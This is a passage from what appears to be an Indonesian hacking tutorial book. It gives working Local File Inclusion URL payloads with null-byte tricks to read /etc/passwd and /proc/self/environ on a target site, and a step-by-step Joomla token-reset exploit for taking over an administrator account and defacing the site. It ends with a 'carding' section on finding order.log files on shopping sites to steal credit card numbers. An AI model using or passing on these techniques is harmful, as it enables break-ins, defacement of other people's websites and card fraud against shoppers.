Warning: include() [function.include]: Failed opening 'subpages/../etc/passwd.txt' for inclusion
(include_path='.:/usr/lib/php:/usr/local/lib/php') in /home/asylum/public_html/index.php on line 417
```

Gambar 206: Kode error untuk LFI.

Perhatikan gambar di atas, kini kita tahu bahwa file passwd menggunakan ekstensi txt. Jadi, kita akan menggunakan *null sessions*.

Sehingga perintahnya menjadi:

http://www.situs-target.com/index.php?page=../etc/passwd%00

Apabila pesan error yang muncul masih sama seperti sebelumnya, berarti kita perlu mencoba menambahkan beberapa directory (../../). Sampai pesan error hilang dan kita berhasil menampilkan isi dari file /etc/passwd. Sehingga menjadi:

http://www.situs-target.com/index.php?page=../../etc/passwd%00

http://www.situs-target.com/index.php?page=../../../etc/passwd%00

dan seterusnya.

Berikut tampilan file passwd yang berhasil saya temukan.

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/bash
daemon:x:2:2:Daemon:/sbin:/bin/bash
lp:x:4:7:Printing daemon:/var/spool/lpd:/bin/bash
news:x:9:13:News system:/etc/news:/bin/bash
uucp:x:10:14:Unix-to-Unix CoPy system:/etc/uucp:/bin/bash
games:x:12:100:Games account:/var/games:/bin/bash
man:x:13:62:Manual pages viewer:/var/cache/man:/bin/bash
at:x:25:25:Batch jobs daemon:/var/spool/atjobs:/bin/bash
postgres:x:26:2:Postgres database admin:/var/lib/pgsql:/bin/bash
mdom:x:28:28:Mailing list agent:/usr/lib/majordomo:/bin/bash
wwwrun:x:30:65534:WWW daemon apache:/var/lib/wwwrun:/bin/bash
squid:x:31:65534:WWW proxy squid:/var/squid:/bin/bash
fax:x:33:14:Facsimile agent:/var/spool/fax:/bin/bash
gnats:x:34:65534:Gnats GNU backtracking system:/usr/lib/gnats:/bin/bash
adabas:x:36:100:Adabas-D database admin:/usr/lib/adabas:/bin/bash
amanda:x:37:6:Amanda admin:/var/lib/amanda:/bin/bash
irc:x:39:65534:IRC daemon:/usr/lib/ircd:/bin/bash
ftp:x:40:2:FTP account:/usr/local/ftp:/bin/bash
firewall:x:41:31:Firewall account:/var/lib/firewall:/bin/false
named:x:44:44:Nameserver daemon:/var/named:/bin/bash
fnet:x:49:14:FidoNet account:/var/spool/fnet:/bin/bash
gdm:x:50:15:Gnome Display Manager daemon:/var/lib/gdm:/bin/bash
postfix:x:51:51:Postfix daemon:/var/spool/postfix:/bin/false
cyrus:x:96:12:IMAP daemon:/usr/cyrus:/bin/bash
oracle:x:59:54:Oracle database admin:/opt/oracle:/bin/bash
mysql:x:60:2:MySQL database admin:/var/lib/mysql:/bin/false
dpbox:x:61:56:DpBox account:/var/spool/dpbox:/bin/false
ingres:x:62:3:Ingres database admin:/opt/tngfw/ingres:/bin/bash
zope:x:64:2:Zope daemon:/var/lib/zope:/bin/false
vscan:x:65:65534:Vscan account:/var/spool/vscan:/bin/false
wnn:x:66:100:Wnn system account:/var/lib/wnn:/bin/false
pop:x:67:100:POP admin:/var/lib/pop:/bin/false
perforce:x:68:60:Perfoce admin:/var/lib/perforce:/bin/false
sapdb:x:69:61:SAPDB demo account:/var/opt/sapdb:/bin/bash
db4web:x:70:100:DB4Web account:/opt/db4web:/bin/bash
nobody:x:65534:65534:nobody:/var/lib/nobody:/bin/bash
```

Gambar 207: File passwd.

Selamat, Anda sudah berhasil melakukan aksi LFI.

Jika diinginkan, Anda bisa meneruskan aksi Anda dengan mencoba memeriksa apakah *proc/self/environ* dapat diakses. Perlu Anda ketahui, tidak semua target bisa di-exploitasi proc/self/environ-nya.

Anda bisa melakukan hal ini dengan mengganti perintah etc/passwd dengan *proc/self/environ%00*. Sehingga menjadi:

http://www.situs-target.com/index.php?page=../../../ *proc/self/environ*%00

Apabila *proc/self/environ* bisa diakses, target akan membaca user agent client. Tampilannya seperti berikut atau sedikit berbeda tergantung target yang Anda temukan:

```
DOCUMENT_ROOT=/home/sirgod/public_html GATEWAY_INTERFACE=CGI/1.1 HTTP_
ACCEPT=text/html,
application/xml;q=0.9, application/xhtml+xml, image/png, image/jpeg, image/
gif, image/x-xbitmap, */*;q=0.1
HTTP_COOKIE=PHPSESSID=134cc7261b341231b9594844ac2ad7ac HTTP_HOST=www.situs-
target.com
HTTP_REFERER=http://www.situs-target.com/index.php?view=../../../../../../
etc/passwd HTTP_USER_AGENT=Opera/9.80
(Windows NT 5.1; U; en) Presto/2.2.15 Version/10.00 PATH=/bin:/usr/bin
QUERY_STRING=view=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2Fself%2Fenviron
REDIRECT_STATUS=200 REMOTE_ADDR=6x.1xx.4x.1xx REMOTE_PORT=35665 REQUEST_
METHOD=GET REQUEST_URI=/index.php?view=..%2F..%2F..%2F..%2F..%2F..%2Fproc%2
Fself%2Fenviron SCRIPT_FILENAME=/home/sirgod/public_html/index.php SCRIPT_
NAME=/index.php
SERVER_ADDR=1xx.1xx.1xx.6x SERVER_ADMIN=webmaster@situs-target.com
SERVER_NAME=www.situs-target.com SERVER_PORT=80 SERVER_PROTOCOL=HTTP/1.0
SERVER_SIGNATURE=
Apache/1.3.37 (Unix) mod_ssl/2.2.11 OpenSSL/0.9.8i DAV/2 mod_auth_
passthrough/2.1 mod_bwlimited/1.4 FrontPage/5.0.2.2635 Server at http://
www.situs-target.com Port 80
```

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Deface | 17


Deface adalah kegiatan hacking yang mengubah tampilan sebuah website. Sedangkan cara yang digunakan bisa bermacam-macam seperti SQL Injection, mencari password, dan cara lainnya. Saya tidak akan menjelaskan bagian ini terlalu panjang.

Rasanya kurang afdol jika tidak saya beri contoh, sementara di sisi lain sepertinya buku ini sudah terlalu tebal. Namun, ya sudahlah, walaupun buku ini tebal, buku i ni tetap sakti.

Contoh yang saya berikan di sini adalah situs yang dibuat menggunakan Joomla. Ikuti langkah berikut:


1. Carilah parameter berikut pada situs yang menggunakan Joomla.
   http://www.situs-target.com/index.php?option=com_user&task=register

2. Ganti parameternya menjadi:
   http://www.situs-target.com/index.php?option=com_user&view=reset&layout=confirm
   tampilan berikutnya akan menampilkan Token seperti gambar berikut ini:




Gambar: 208 Memasukkan token.

3. Masukkan tanda kutip tunggal (') lalu klik **Submit**. Hal ini akan menyebabkan token menjadi error.
4. Apabila bug-nya belum di-patch, akan muncul form untuk memasukkan password baru. Sekarang Anda bisa mengganti username dan password administrator untuk melakukan login.




Gambar 209: Reset password.

5. Berikut adalah pesan apabila proses reset selesai dilakukan.




Gambar 210: Password berhasil di-reset.

6. Untuk mengetahui kalau password yang Anda buat sudah berhasil dipasang, Anda bisa mencoba login di halaman administrator http://www.situs-target.com/administrator/.



Gambar 211: Login administrator Joomla.


7. Sekarang saya sudah berhasil masuk ke halaman admin. Selanjutnya Anda bisa mengganti halaman index atau membuat sebuah file HTML baru sebagai aksi deface.



Gambar 212: Menu Administrator Joomla.


Pada dasarnya, ada banyak hal yang bisa Anda lakukan setelah berhasil masuk sebagai admin. Tidak hanya melakukan deface. Namun, di sini kita hanya akan melakukan deface saja.

Sebagai contoh, saya hanya mengedit sedikit halaman depannya.



Gambar 213: Membuat artikel.

Berikut hasil deface yang berhasil saya buat.



Gambar 214: Halaman depan yang di-deface.

Perlu saya tegaskan di sini, kalau Anda men-deface website orang lain hanya untuk belajar, jangan pernah mengganti halaman index. Pesan yang kita sampaikan tujuannya untuk memberitahu jika website tersebut memiliki celah keamanan.

AGUS MUHARAM | PC TUTORIAL WEBSITE | AGUSPC.COM | 089618899476

Carding | 18

Carding adalah istilah yang digunakan dalam kegiatan berupa pencurian nomor kartu kredit. Sama seperti aksi deface, sebenarnya banyak cara yang bisa ditempuh untuk melakukan aksi yang satu ini. Mulai dari SQL Injection dan sebagainya.

Cara paling gampang dan sederhana untuk mendapatkan nomor kartu kredit adalah dengan mencari file Order.Log. File tersebut merupakan hasil pencatatan proses pembelian pada website *online shopping*. Misalnya, sewaktu seseorang melakukan belanja online dengan memasukkan data kartu kreditnya, data tersebut direkam dalam file order.log. Perlu Anda ketahui, nama file order.log sudah umum digunakan untuk menyimpan catatan order pembelian.

Yang perlu Anda lakukan adalah mencari file order.log pada situs online shopping. Ya, itu saja caranya. Gampang, kan?